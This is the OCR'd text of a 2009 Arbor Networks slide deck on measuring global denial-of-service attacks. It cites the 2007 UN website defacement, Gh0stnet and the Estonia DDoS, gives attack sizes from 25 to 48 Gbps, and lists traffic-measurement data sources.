
Measuring Global Denial of Service Attacks

ARBOR® NETWORKS

Jose Nazario, Ph.D.
jose@arbor.net

KAIST, Daejeon, KR 2009

Attack Spectrum



Secretary-General Ban Ki-moon
UN Headquarters
31 July 2007

HACKED BY KEREM125 M0STED AND GSY THAT IS CYBERPROTEST HEY ÝSRAIL AND USA DONT KILL CHILDREN AND OTHER PEOPLE PEACE FOR EVER NO WAR

HACKED BY KEREM125 M0STED AND GSY THAT IS CYBERPROTEST HEY ÝSRAIL AND USA DONT KILL CHILDREN AND OTHER PEOPLE PEACE FOR EVER NO WAR


Hacked By kerem125 M0sted and Gsy That is CyberProtest Hey Ýsrail and Usa dont kill children and other people Peace for ever No war> News story

Website defacements: Integrity

August 12th, 2007, Via Giorgio Maone

Targeted malware, e.g. Gh0stnet: Confidentiality

DDoS, e.g. Estonia 2007: Availability



peakflow Traffic

Profile


18:33:37 GMT 1 Feb 2004

Profile [redacted] **Applications**

Close

[redacted] Traffic per Application


Internet Attack Scale - 2007



- Unique attacks exceeding indicated BPS threshold for single ISP
- Average of three 1-Gbps or larger attacks per day over 485 days of collection
- Two ~25 Gbps attacks reported by a single ISP (on same day, about one hour apart, duration of ~35 minutes)


2008 Survey: Attack Sizes - Growing

Largest Attack Size – 40 Gigabits Per Second




Source: Arbor Networks, Inc.

March, 2009: 48 Gbps attack observed on Internet



Data from March and April 2009



- Rate alerts
- Botnet/malcode tracking
- BGP information
- Server logs


Traffic Rate Alerts


- Flow or inline measurement

